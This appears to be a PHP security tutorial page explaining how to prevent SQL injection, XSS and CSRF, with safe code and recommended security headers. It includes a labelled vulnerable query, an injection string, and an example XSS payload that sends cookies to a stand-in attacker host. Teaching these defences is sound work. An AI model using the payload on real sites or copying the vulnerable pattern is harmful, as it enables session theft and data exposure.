
PHP Security Essentials
Security vulnerabilities in PHP applications cost companies millions. The most common — XSS, SQL Injection, and CSRF — are entirely preventable with the right habits. This guide covers every critical attack and its countermeasure.
SQL Injection Prevention
<?php
// VULNERABLE — never do this!
$email = $_POST['email'];
$query = "SELECT * FROM users WHERE email = '$email'";
// Attacker sends: ' OR '1'='1 — returns ALL users!

// SAFE — always use prepared statements
$stmt = $pdo->prepare('SELECT * FROM users WHERE email = ?');
$stmt->execute([$email]);
$user = $stmt->fetch();

// Named params (more readable with multiple params)
$stmt = $pdo->prepare('INSERT INTO users (name, email, role) VALUES (:name, :email, :role)');
$stmt->execute(['name' => $name, 'email' => $email, 'role' => 'member']);
XSS Prevention
<?php
// XSS: attacker injects JavaScript into your page
// Example attack: name = <script>document.location='https://evil.com?c='+document.cookie</script>

// NEVER output user data without escaping!
echo $_POST['name'];  // DANGEROUS

// ALWAYS use htmlspecialchars for HTML output
echo htmlspecialchars($_POST['name'], ENT_QUOTES | ENT_HTML5, 'UTF-8');

// Create a helper
function e(string $str): string {
    return htmlspecialchars($str, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

// In templates:
echo e($user['name']);
echo e($comment['body']);
CSRF Prevention
<?php
// CSRF: attacker tricks logged-in user into submitting your form

// Generate token on form load
function generateCsrfToken(): string {
    if (empty($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}

// In your form:
echo '<input type="hidden" name="csrf_token" value="' . generateCsrfToken() . '">';

// Validate on submit
function validateCsrf(): void {
    if (!isset($_POST['csrf_token'], $_SESSION['csrf_token'])) {
        http_response_code(403); die('CSRF validation failed');
    }
    if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
        http_response_code(403); die('CSRF token mismatch');
    }
    unset($_SESSION['csrf_token']); // one-time use
}
Security Headers
<?php
// Add to every response
header("Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'");
header("X-Frame-Options: DENY");                 // prevent clickjacking
header("X-Content-Type-Options: nosniff");       // prevent MIME sniffing
header("Referrer-Policy: strict-origin");
header("Strict-Transport-Security: max-age=31536000; includeSubDomains");
Q: What is the difference between authentication and authorization?
Authentication verifies WHO you are (login — username + password). Authorization determines what you are ALLOWED to do (access control — can this user edit this post?). Both are required: authenticate first, then check authorization for each action.












Comments (0)
No comments yet. Be the first!
Leave a Comment